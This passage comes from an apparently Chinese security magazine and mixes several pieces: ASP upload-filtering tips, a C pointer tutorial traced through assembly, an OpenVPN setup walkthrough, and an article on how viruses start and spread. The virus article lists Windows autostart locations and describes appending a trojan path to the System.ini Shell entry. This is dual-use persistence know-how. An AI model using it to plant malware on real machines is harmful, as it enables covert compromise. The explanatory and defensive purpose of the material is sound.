直接使用lcase函数，该函数从右截取指定个数的字符串，截取后进行判断。关于上传漏洞不建议过滤扩展名，而是直接判断是否为指定的扩展名，代码如下：

```
file=lcase(right(file.filename,4))  
if file<>".gif" and file<>".jpg" then  
response.write "文件格式不对" response.end
```

end if

九、User-agent的安全

可以直接参考<http://luanx.blogbus.com/logs/30631254.html>

加上这一点注意的目的是想让大家感受到任何输入、输出都不是可信任的。

十、杂七杂八

除了以上，还要注意一些问题：

- 1、后台路径更改。
- 2、密码用MD5 加密。
- 3、数据库表段不要用一些常见的，容易被猜出来。
- 4、任何数据库名都要修改，特别是一些编辑器或者网上下的第三方面程序加入在自己程序中的。
- 5、别被社工就OK了。

关于ASP安全方法总结这么多了，以上都是ASP安全编程中的最基础，也是核心，要记住任何输出、输入的都可能是危险的，都要进行过滤，其实脚本安全搞着很有趣，欢迎大家讨论不足或者提出更多。

C 语指针内幕

作者:乱雪

R. E. C--F22 叫我来篇稿,我实在不知道写啥,也很久没写过技术方面的东西了,刚看书时突然想到了写指针,所有的 C 语书上都把指针描述得很抽象,所以,老规矩,结合调试器+汇编来理解它。

其实指针和汇编中的间接寻址很像,抽象点说,运用指针可以间接性地访问某变量内容。我说得太抽象了,扔代码上来吧:

```
/*
```

```
C语指针演示, by: 乱雪
```

```
2010. 1. 21
```

```
*/
```

```
#include <stdio.h>
```

```
int main(void)
```

```
{
```

```
    int count = 10, lx, *pointer;           //定义两个整型变量count和lx,  
    一个指针pointer。
```

```
    pointer = &count;           //把count的内存地址赋给pointer, “&”是C语中的地  
    址运算符,用于取内存地址
```

```
    lx = *pointer;               //用 “*” 获得指针指向的内容,即 lx = 10
```

```
    return 0;
```

```
}
```

这时 lx 的值就是 10,可以加句 printf("%d \n", lx);看到。

好了,进调试器来解释吧。编译环境 VC6.0,调试器是 VC6.0 默认的调试器。需要观众有汇编语言的基础。

先在 `int count = 10, lx;` 处下个断点（右键——“Insert/Remove Breakpoint”），然后按 F5，进入调试状态后，会自动在断点处停下来，此时点在断点行处右键——“Go To Disassembly”，来到汇编窗口。

这个时候断点处的代码如下：

```
mov     dword ptr [ebp-4], 0Ah
```

0A 是 10 的 16 进制，ebp-4 是第一个变量 count 的地址，mov 是传送指令。此句的意思是把 10 赋值给 ebp-4，即 `count = 10`。按一下 F10 单步运行，然后打开 Watch 窗口，在“名称”里键入 `&count`，就看到了 count 的地址，如图：

名称	值
count	-858993460
<input checked="" type="checkbox"/> &count	0x0012ff7c
Watch1 Watch2 Watch3 Watch4	

在这里顺便说下，我们定义了三个变量，分别是 count、lx 和 pointer，那么分别对应的地址是 ebp-4、ebp-8、ebp-0Ch，因为整型变量占 4 字节内存，每次 ebp 都会减少 4。

根据刚才代码中的顺序，下一句是 `pointer = &count;`，将 pointer 指向 count 的内存地址，我们看对应的汇编代码：


```
lea     eax, [ebp-4]
mov     dword ptr [ebp-0Ch], eax
```

前面说过，ebp-4 是 count 变量的内存地址，为了直观点，我把上面的汇编代码改一下：

```
lea     eax, [count]
mov     dword ptr [pointer], eax
```

lea 指令就是把一个内存变量有效的地址传送给指定的寄存器。第一句 `lea eax, [ebp-4]` 是把 count 的地址传到 eax 寄存器，根据刚才在 Watch 窗口中看到的 count 地址是 0012ff7c，那么 eax 里面的值就是 0012ff7c。第二句 `mov dword ptr [ebp-0Ch], eax` 是把 eax 中的值传到 ebp-0Ch (pointer) 中。

很明显, `pointer = &count;`这句代码就等同于 `pointer = 0012ff7c;`。为了直观点, 打开 Registers 窗口, 观察寄存器。按三下 F10 执行三次单步运行, 执行完 `mov dword ptr [ebp-0Ch], eax` 指令, 这个时候寄存器内容如图:



看 EAX 的值

正好是 count 变量的内存地址 0012FF7C。然后在 Watch 窗口中输入 pointer, 可以看到 pointer 的内容是 0x0012ff7c, 如图:



说明 pointer 已经指到了 count 的内存地址了。

接下来看下一句代码 `lx = *pointer;`, 对应的汇编代码如下:

```

mov     ecx, dword ptr [ebp-0Ch]

mov     edx, dword ptr [ecx]

mov     dword ptr [ebp-8], edx
    
```

为了直观, 我改一下代码:

```


mov     ecx, dword ptr [pointer]

mov     edx, dword ptr [ecx]


mov     dword ptr [lx], edx
    
```

这行代码意思是取出 pointer 指向的内容赋给变量 lx。汇编代码中第一句 `mov ecx, dword ptr [ebp-0Ch]` 意思是把 ebp-0Ch (pointer) 中的值传入到 ecx

寄存器中，刚才已经知道，pointer 的内容是 0x0012ff7c，那么这个时候 ecx 的值就是 0x0012ff7c。第二句 `mov edx, dword ptr [ecx]` 意思是取出 ecx 寄存器中的地址对应的值放入 edx 寄存器，此时 edx 寄存器的值就是 count 的值 10 了。最后再 `mov dword ptr [ebp-8], edx`，把 edx 寄存器中的值传到变量 lx 中。为了观察到整个过程，我们单步运行，直到运行完 `mov edx, dword ptr [ecx]` 这句指令，然后观察 Registers 窗口，看到 ECX 的值是 0012FF7C。ECX 的值已经是 count 的内存地址了：



再单步运行一次，运行完指令 `mov edx, dword ptr [ecx]`，再看 Registers 窗口，EDX 的值是 0000000A，A 是 10 的十六进制表示。



简单总结下就是：首先将变量的地址放入寄存器中，然后再取出寄存器中存放地址对应的值。C 指针的内幕就这样，自己跟着调试一次代码，就会理解了。如有不足之处欢迎一起讨论：)

2010.1.21

Linux 下搭建 OpenVPN

作者：乱雪

博客：luanx.blogbus.com

服务器环境：Fedora10

客户端环境：Windows XP SP2

OpenVPN 版本：2.1

注意：我的操作都是在 Windows 里 telnet 到 linux 机器进行操作的：)

一、什么是 VPN

VPN 英文全称 *Virtual Private Network*，中文意思即 *虚拟专用网络*。使用 VPN 可以将位于 Internet 上不同地方的主机之间建立一个安全的通讯线路，利用公共网络建立虚拟私有网。

二、软件包安装

需要安装 `openvpn-2.1-0.28.rc9.fc10.rpm`，可以通过搜索光盘或者镜像文件来得到此包。如果没有光盘或者镜像文件，可以通过 [ftp://rpmfind.net/linux/fedora/releases/10/Everything/i386/os/Packages/openvpn-2.1-0.28.rc9.fc10.i386.rpm](http://rpmfind.net/linux/fedora/releases/10/Everything/i386/os/Packages/openvpn-2.1-0.28.rc9.fc10.i386.rpm) 下载



三、包安装

执行命令

```
#rpm -ivh openvpn-2.1-0.29.rc15.fc10.i386.rpm
```


如图：

```

C:\ Telnet 192.168.1.100
[root@localhost lx]# ls
openvpn-2.1-0.29.rc15.fc10.i386.rpm
[root@localhost lx]# rpm -ivh openvpn-2.1-0.29.rc15.fc10.i386.rpm
warning: openvpn-2.1-0.29.rc15.fc10.i386.rpm: Header U3 DSA signature: NOKEY, key ID 4ebfc273
Preparing...
1:openvpn
[root@localhost lx]#
  
```

四、证书生成

1. 复制证书工具包，并建立证书目录：

```
#cp -r /usr/share/openvpn/easy-rsa/etc/openvpn/
#mkdir /etc/openvpn/easy-rsa/1.0/keys
```

2. 修改 ars 文件

```
#vi /etc/openvpn/easy-rsa/1.0/vars
```

并按下 “I” 键进行编辑。

修改以下内容：

```
export KEY_COUNTRY=CN
export KEY_PROVINCE=CD
export KEY_CITY=CHENGDU
export KEY_ORG="0xx"
export KEY_EMAIL=lxff@21cn.com
```

修改完毕后按下 Esc 键，再按下 “:” 后输入 wq 保存。

3. 初始化变量库并清空证书库

```
#./vars
#./clean-all
```

注意 “./vars” 中间有两个小点，点和点之间有个空格。

```

[root@localhost 1.0]# ./vars
NOTE: when you run ./clean-all, I will be doing a rm -rf on /etc/openvpn/easy-rsa/1.0/keys
[root@localhost 1.0]# ./clean-all
[root@localhost 1.0]#
  
```

4. 证书验证机制

```
#./build-ca
```

然后填入相应信息


```
[root@localhost 1.0]# ./build-ca
Generating a 1024 bit RSA private key
.....+++++
..+++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [cn]:cn
State or Province Name (full name) [cd]:cd
Locality Name (eg, city) [chengdu]:chengdu
Organization Name (eg, company) [0xx]:0xx
Organizational Unit Name (eg, section) []:lx
Common Name (eg, your name or your server's hostname) []:lx
Email Address [lxff@21cn.com]:lxff@21cn.com
[root@localhost 1.0]#
```

之后，keys 目录就生成了两个文件，分别是 ca.crt 和 ca.key。

5. 服务器证书文件

```
#./build-key-server server
```

```
[root@localhost 1.0]# ./build-key-server server
```

```
Generating a 1024 bit RSA private key
```

```
..+++++
```

```
.....+++++
```

```
writing new private key to 'server.key'
```

```
-----
```

You are about to be asked to enter information that will be incorporated
into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.

There are quite a few fields but you can leave some blank

For some fields there will be a default value,

If you enter '.', the field will be left blank.

```
-----
```

```
Country Name (2 letter code) [cn]:cn
```

```
State or Province Name (full name) [cd]:cd
```

```
Locality Name (eg, city) [chengdu]:chengdu
```

```
Organization Name (eg, company) [0xx]:0xx
```

```
Organizational Unit Name (eg, section) []:lx
```

```
Common Name (eg, your name or your server's hostname) []:lx
```

```
Email Address [lxff@21cn.com]:lxff@21cn.com
```

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:123456
An optional company name []:123456
Using configuration from /etc/openvpn/easy-rsa/1.0/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName :PRINTABLE:'cn'
stateOrProvinceName :PRINTABLE:'cd'
localityName :PRINTABLE:'chengdu'
organizationName :PRINTABLE:'0xx'
organizationalUnitName:PRINTABLE:'lx'
commonName :PRINTABLE:'lx'
emailAddress :IA5STRING:'lxff@21cn.com'
Certificate is to be certified until Mar 26 17:24:35 2019 GMT (3650 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y

Write out database with 1 new entries

Data Base Updated

执行完毕后，keys 目录下生成了 server.crt、server.csr 和 server.key 三个文件。

6. 客户端证书

在同一时间里，每个证书只能给一个客户端连接，如果需要更多，则重复步骤多建立。

```
# ./build-key client
```

```
[root@localhost 1.0]# ./build-key client
```

```
Generating a 1024 bit RSA private key
```

```
.....++++++
```

```
.....++++++
```

```
writing new private key to 'client.key'
```

```
-----
```

You are about to be asked to enter information that will be incorporated
into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.

There are quite a few fields but you can leave some blank

For some fields there will be a default value,

If you enter '.', the field will be left blank.

```
-----
```

Country Name (2 letter code) [cn]:cn
State or Province Name (full name) [cd]:cd
Locality Name (eg, city) [chengdu]:chengdu
Organization Name (eg, company) [0xx]:0xx
Organizational Unit Name (eg, section) []:lx
Common Name (eg, your name or your server's hostname) []:lx
Email Address [lxff@21cn.com]:lxff@21cn.com

Please enter the following 'extra' attributes
to be sent with your certificate request

A challenge password []:123456

An optional company name []:123456

Using configuration from /etc/openvpn/easy-rsa/1.0/openssl.cnf

Check that the request matches the signature

Signature ok

The Subject's Distinguished Name is as follows

countryName :PRINTABLE:'cn'

stateOrProvinceName :PRINTABLE:'cd'

localityName :PRINTABLE:'chengdu'

organizationName :PRINTABLE:'0xx'

organizationalUnitName:PRINTABLE:'lx'

commonName :PRINTABLE:'lx'

emailAddress :IA5STRING:'lxff@21cn.com'

Certificate is to be certified until Mar 26 17:28:24 2019 GMT (3650 days)

Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y

Write out database with 1 new entries

Data Base Updated

7. 对证书进行编译

`#./build-dh`

五、服务端配置

```
# cp /etc/openvpn/easy-rsa/1.0/keys/ca.crt /etc/openvpn/
# cp /etc/openvpn/easy-rsa/1.0/keys/dh1024.pem /etc/openvpn/
# cp /etc/openvpn/easy-rsa/1.0/keys/server.crt /etc/openvpn/
# cp /etc/openvpn/easy-rsa/1.0/keys/server.key /etc/openvpn/
```

```
#cp /usr/share/doc/openvpn-2.1/sample-config-files/server.conf /etc/openvpn/
```

```
#vi /etc/openvpn/server.conf
```

```
;user nobody
;group nobody
```

```
# This config item must be copied to
# the client config file as well.
;cipher BF-CBC      # Blowfish (default)
;cipher AES-128-CBC # AES
;cipher DES-EDE3-CBC # Triple-DES

# Enable compression on the UPN link.
# If you enable it here, you must also
# enable it in the client config file.
comp-lzo

# The maximum number of concurrently connected
# clients we want to allow.
;max-clients 100

# It's a good idea to reduce the OpenVPN
# daemon's privileges after initialization.
#
# You can uncomment this out on
# non-Windows systems.
;user nobody
;group nobody

# The persist options will try to avoid
# accessing certain resources on restart
# that may no longer be accessible because
# of the privilege downgrade.
persist-key
```

再启动服务

`#/etc/rc.d/init.d/openvpn start`


```
[root@localhost 1.0]# /etc/rc.d/init.d/openvpn start
正在启动 openvpn: 确定
[root@localhost 1.0]#
```

如果需要运行 linux 后自动启动 openvpn 服务，直接输入 `ntsysv`，找到 openvpn，按下空格将前面的星号打上，保存即可。

然后设置防火墙。

`#setup`

选择“防火墙配置” - “定置”，勾选 OpenVPN 后保存退出。



六、客户端设置

最后在 XP 下进行设置。下载 openvpn-2.0.9-gui-1.0.3-install.exe（下载连接 <http://www.xdowns.com/soft/softdown.asp?softid=42086>），一步步安装完成后，进入 C:\Program Files\OpenVPN\config（默认路径），建立一个名为“client.ovpn”的文件，并编辑内容，如下：

```
client
dev tap
;dev tun
;dev-node MyTap
;proto tcp
proto udp
remote 这里是 LINUX 的 IP 地址 1194
;remote-random
resolv-retry infinite
nobind
user nobody
group nobody
route 192.168.1.0 255.255.252.0
persist-key
persist-tun
;http-proxy-retry # retry on connection failures
;http-proxy [proxy server] [proxy port #]

#注意下面三个文件要对应
ca ca.crt
cert client1.crt
key client1.key
```



```
comp-lzo
```

```
# Set log file verbosity.
```

```
verb 4
```

然后将 Fedora 目录/etc/openvpn/easy-rsa/1.0/keys 中的 ca.crt、client.crt 和 client.key 三个文件拷贝到 XP 中 C:\Program Files\OpenVPN\config（默认路径）目录中，可以通过 U 盘、FTP 等方式拷贝过来，我直接用 FTP 拷贝的。


然后展开开始菜单，运行 OpenVPN GUI



此时任务栏下的图标为红色



点击右键，选择 Connect



成功后，为绿色



一个 VPN 就搭建完毕了，欢迎讨论不足之处:) 可以通过 E-mail: lxff@21cn.com 或者 QQ:441044926 联系我:) 我的博客是 luanx.blogbus.com。

2009.3.29 凌晨 2:17

如何设置路由，让客户端通过 vpn 连外网呢？

映射一个端口出去就可以通过外网访问啦 再把客户端里的 IP 设置成外网 IP:)

病毒机理

注：此文章内容大都来自网络，我仅仅是整理了下，做了个较为详细的病毒机理的文章。

By:trojancyborg

病毒常见启动方式

一、通过“开始\程序\启动”

二、通过 **Win.ini** 启动

示例：

通过修改 win.ini 中的字段[windows]中的键 load 或 run，或者是为 system.ini 中的字段[boot]中的键 shell 增加值，可以达到设置程序自动运行的目的。假设我们要自动运行 notepad.exe，修改后的 win.ini 或 system.ini 文件象这样就可以：

win.ini

[windows]

load=c:\winnt\notepad.exe

run=c:\winnt\notepad.exe

三、通过注册表启动

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\

Run,

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\

Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\

RunServices

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\

RunOnce,

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
RunOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
RunServicesOnce

四、通过 Autoexec.bat 文件，或 winstart.bat，config.sys 文件

Autoexec.bat 其实就是一个自动运行的批处理，一般为空(xp 下)，如果有加载，要仔细检查是不是病毒所为。

Winstart.bat 是一个特殊性丝毫不亚于 Autoexec.bat 的批处理文件，说它特殊，原因有六：

1. 是名称特殊，如果改为其它名称，则如同自动批处理被改名一样不能起到自动执行的效果；

2. 是位置特殊，它必须位于 Windows 的安装目录，如 C:\windows 等；

3. 是作用特殊，它多数情况下为应用程序及 Win98 自动生成，因为安装某些新的应用软件后

（如某些声卡的驱动程序等），由于程序共享冲突的原因一些系统设置不能被立即更改，

再次启动系统时就可通过在 Windows 目录下生成一个该名称的批处理，以可靠地自动完成余下的任务；

4. 是执行顺序特殊，它是在执行了 Win.com，并加载了多数驱动程序之后开始执行

（这一点可通过启动时按 F8 键再选择逐步跟踪启动过程的启动方式可得知）；

5. 是存在形式特殊，一般情况下很难看到它的神秘身影，即使难得有应用程序在安装时创建了它，

一旦完成任务之后系统又很快将其删除；但如果你自己创建了一个，则系统又不会自动删除它；

6. 是禁止其执行的方式特殊，用一步一步跟踪启动过程以回答“Y”或“N”的方法对其它驱动程序

CONFIG.SYS 是 DOS 系统中的一个重要文件，它的配置直接影响到系统的使用及其效率。如果配置不当的话，可能很多程序都无法正常运行。因此，正确合理地配置 CONFIG.SYS 文件是十分必要和重要的。

其实这种方法并不适合木马使用，因为该文件会在 Windows 启动前运行，这时系统处于 DOS 环境，只能运行 16 位应用程序，Windows 下的 32 位程序是不能运行的。因此也就失去了木马的意义。不过，这并不是说它不能用于启动木马。可以想象，SoftIce for Win98（功能强大的程序调试工具，被黑客奉为至宝，常用于破解应用程序）也是先要在 Autoexec.bat 文件中运行然后才能在 Windows 中呼叫出窗口，进行调试的，既然如此，谁能保证木马不会这样启动呢？到目前为止，我还没见过这样启动的木马，我想能写这样木马的人一定是高手中的高手了。

五、通过 System.ini 文件

事实上，System.ini 文件并没有给用户可用的启动项目，然而通过它启动却是非常好用的。在 System.ini 文件的[Boot]域中的 Shell 项的值正常情况下是“Explorer.exe”，这是 Windows 的外壳程序，换一个程序就可以彻底改变 Windows 的面貌（如改为 Progman.exe 就可以让 Win9x 变成 Windows3.2）。我们可以在“Explorer.exe”后加上木马程序的路径，这样 Windows 启动后木马也就随之启动，而且即使是安全模式启动也不会跳过这一项，这样木马也就可以保证永远随 Windows 启动了，名噪一时的尼姆达病毒就是用的这种方法。这时，如果木马程序也具有自动检测添加 Shell 项的功能的话，那简直是天衣无缝的绝配，我想除了使用查看进程的工具中止木马，再修改 Shell 项和删除木马文件外是没有破解之法了。但这种方式也有个先天的不足，因为只有 Shell 这一项嘛，如果有两个木马都使用这种方式实现自启动，那么后来的木马可能会使前一个无法启动，呵呵以毒攻毒啊。

六、通过某特定程序或文件启动

- 1、寄生于特定程序之中
- 2、将特定的程序改名
- 3、文件关联

Windows 病毒的九大藏身地点

1. 点击 开始-- 程序-- 启动
2. HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows\load, 观察一下有没有可疑程序安家
3. HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userinit, 找找有没有病毒在这里申请运行
4. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

病毒常见传播方式

当前的病毒特点分析, 传播途径有两种, 一种是通过网络传播, 一种是通过硬件设备传播。

一、因特网传播:

Internet 既方便又快捷, 不仅提高人们的工作效率, 而且降低运作成本, 逐步被人们所接受并得到广泛的使用。商务来往的电子邮件, 还有浏览网页、下载软件、即时通讯软件、网络游戏等等, 都是通过互联网这一媒介进行。如此频繁的使用率, 注定备受病毒的“青睐”。

通过电子邮件传播:

在电脑和网络日益普及的今天, 商务联通更多使用电子邮件传递, 病毒也随之找到了载体, 最常见的是通过 Internet 交换 Word 格式的文档。由于 Internet 使用的广泛, 其传播速度相当神速。电子邮件携带病毒、木马及其他恶意程序, 会导致收件者的计算机被黑客入侵。email 协议的新闻组、文件服务器、FTP 下载和 BBS 文件区也是病毒传播的主要形式。经常有病毒制造者上传带毒文件到 FTP 和 BBS 上, 通常是使用群发到不同组, 很多病毒伪装成一些软件的新版本, 甚至是杀毒软件。很多病毒流行都是依靠这种方式同时使上千台计算机染毒。

BBS 是由计算机爱好者自发组织的通讯站点, 因为上站容易、投资少, 因此深受大众用户的喜爱, 用户可以在 BBS 上进行文件交换(包括自由软件、游戏、自

编程序)。由于 BBS 站一般没有严格的安全管理,亦无任何限制,这样就给一些病毒程序编写者提供了传播病毒的场所。各城市 BBS 站间通过中心站间进行传送,传播面较广。随着 BBS 在国内的普及,给病毒的传播又增加了新的介质。

专家提示:培养良好的安全意识。对来历不明的陌生邮件及附件不要轻易打开,即使是亲朋好友的邮件也要倍加小心。

通过浏览网页和下载软件传播:

很多网友都遇到过这样的情况,在浏览过某网页之后,IE 标题便被修改了,并且每次打开 IE 都被迫登陆某一固定网站,有的还被禁止恢复还原,这便是恶意代码在作怪。当你的 IE 被修改,注册表不能打开了,开机后 IE 疯狂地打开窗口,被强制安装了一些不想安装的软件,甚至可能当你访问了某个网页时,而自己的硬盘却被格式化.....那么很不幸,你肯定是中了恶意网站或恶意软件的毒了。

当您浏览一些不健康网站或误入一些黑客站点,访问这些站点的同时或单击其中某些链接或下载软件时,便会自动在您的浏览器或系统中安装上某种间谍程序。这些间谍程序便可让您的浏览器不定时地访问其站点,或者截获您的私人信息并发送给他人。

“屏蔽恶意网站”功能,使用内置默认和自由添加两个方式确定恶意网站列表,识别恶意网站地址,有效封杀通过恶意网站进行感染的病毒和木马。同时,随着光华反病毒软件的每日自动升级,恶意网站列表将不断更新,所以不必担心列表中的网站数量有限。

“绿色上网功能”,可以屏蔽上网过程中出现的各种恶意组件,免受间谍软件、广告软件的打扰真正实现您自由自在的网络游弋。

拒绝恶意软件:在光华反病毒软件中点击菜单“工具→插件→绿色上网”,打开绿色上网插件窗口。同样,针对不同类型的恶意软件,光华为我们进行了详细的分类,有国内、国外、聊天、安全、游戏等等。我们在相应的分类上点选自己想屏蔽的组件,即可屏蔽上网过程中出现的各种恶意组件,免受间谍软件、广告软件的打扰。

“关闭 IE 广告窗口”即可禁止某些网站的弹出广告,让你用 IE 上网时更加省心。

提示:不要随便登陆那些很诱惑人的小网站,因为这些网站很可能有网络陷阱。不要轻易下载小网站的软件与程序,下载的软件需先进行安全检查,确认无安全无病毒后再安装使用,确保您的计算机始终处于安全的环境下。

通过即时通讯软件传播:

即时通讯(Instant Messenger, 简称 IM)软件可以说是目前我国上网用户使用率最高的软件,它已经从原来纯娱乐休闲工具变成生活工作的必备利器。由于用户数量众多,再加上即时通讯软件本身的安全缺陷,例如内建有联系人清单,使得病毒可以方便地获取传播目标,这些特性都能被病毒利用来传播自身,导致其成为病毒的攻击目标。事实上,臭名昭著、造成上百亿美元损失的求职信(Worm.Klez)病毒就是第一个可以通过 ICQ 进行传播的恶性蠕虫,它可以遍历本地 ICQ 中的联络人清单来传播自身。而更多的对即时通讯软件形成安全隐患的病毒还正在陆续发现中,并有愈演愈烈的态势。截至目前,通过 QQ 来进行传播的病毒已达上百种。

P2P, 即对等互联网络技术(点对点网络技术),它让用户可以直接连接到其它用户的计算机,进行文件共享与交换。每天全球有成千上万的网民在通过 P2P 软件交换资源、共享文件。由于这是一种新兴的技术,还很不完善,因此,存在着很大的安全隐患。由于不经过中继服务器,使用起来更加随意,所以许多病毒制造者开始编写依赖于 P2P 技术的病毒。

提示:在聊天时收到好友发过来的可疑信息时,千万不要随意点击,应当首先确定是否真的是好友所发。要防范通过 IRC 传播的病毒,还需注意不要随意从陌生的站点下载可疑文件并执行,而且轻易不要在 IRC 频道内接收别的用户发送的文件,以免计算机受到损害。

通过网络游戏传播:

网络游戏已经成为目前网络活动的主体之一,更多的人选择进入游戏来缓解生活的压力,实现自我价值,可以说,网络游戏已经成了一部分人生活中不可或缺的东西。对于游戏玩家来说,网络游戏中最重要的就是装备、道具这类虚拟物品了,这类虚拟物品会随着时间的积累而成为一种有真实价值的东西,因此出现

了针对这些 虚拟物品的交易，从而出现了偷盗虚拟物品的现象。一些用户要想非法得到用户的虚拟物品，就必须得到用户的游戏帐号信息，因此，目前网络游戏的安全问题主要 就是游戏盗号问题。由于网络游戏要通过电脑并连接到网络上才能运行，偷盗玩家游戏账号、密码最行之有效的武器莫过于特洛伊木马(Trojan horse)，专门偷窃网游账号和密码的木马也层出不穷，这种攻击性武器无论是菜鸟级的黑客，还是研究网络安全的高手，都视为最爱。

二、局域网传播

局域网是由相互连接的一组计算机组成的，这是数据共享和相互协作的需要。组成网络的每一台计算机都能连接到其他计算机，数据也能从一台计算机发送到其他计 算机上。如果发送的数据感染了计算机病毒，接收方的计算机将自动被感染，因此，有可能在很短的时间内感染整个网络中的计算机。局域网络技术的应用为企业的 发展作出巨大贡献，同时也为计算机病毒的迅速传播铺平了道路。同时，由于系统漏洞所产生的安全隐患也会使病毒在局域网中传播。

三、 通过不可移动的计算机硬件设备传播

此种传播方式，是通过不可移动的计算机硬件设备进行病毒传播，其中计算机的专用集成电路芯片(ASIC)和硬盘为病毒的重要传播媒介。通过 ASIC 传播的病毒极为少见，但是，其破坏力却极强，一旦遭受病毒侵害将会直接导致计算机硬件的损坏，检测、查杀此类病毒的手段还需进一步的提高。

硬盘是计算机数据的主要存储介质，因此也是计算机病毒感染的重灾区。硬盘传播计算机病毒的途径是:硬盘向软盘上复制带毒文件、带毒情况下格式化软盘、向光盘上刻录带毒文件、硬盘之间的数据复制，以及将带毒文件发送至其它地方等。

专家提示:定期使用正版杀毒软件查杀病毒非常重要。

四、 通过移动存储设备传播

更多的计算机病毒逐步转为利用移动存储设备进行传播。移动存储设备包括我们常见的软盘、磁带、光盘、移动硬盘、U 盘(含数码相机、MP3 等)、ZIP 和 JAZ 磁盘，后两者仅仅是存储容量比较大的特殊磁盘。软盘主要是携带方便，早期在

网络还不普及时，软盘是使用广泛、移动频繁的存储介质，因此也成了计算机病毒寄生“温床”。光盘的存储容量大，所以大多数软件都刻录在光盘上，以便互相传递；同时，盗版光盘上的软件和游戏及非法拷贝也是目前传播计算机病毒主要途径。随着大容量可移动存储设备如 Zip 盘、可擦写光盘、磁光盘(MO)等的普遍使用，这些存储介质也将成为计算机病毒寄生的场所。

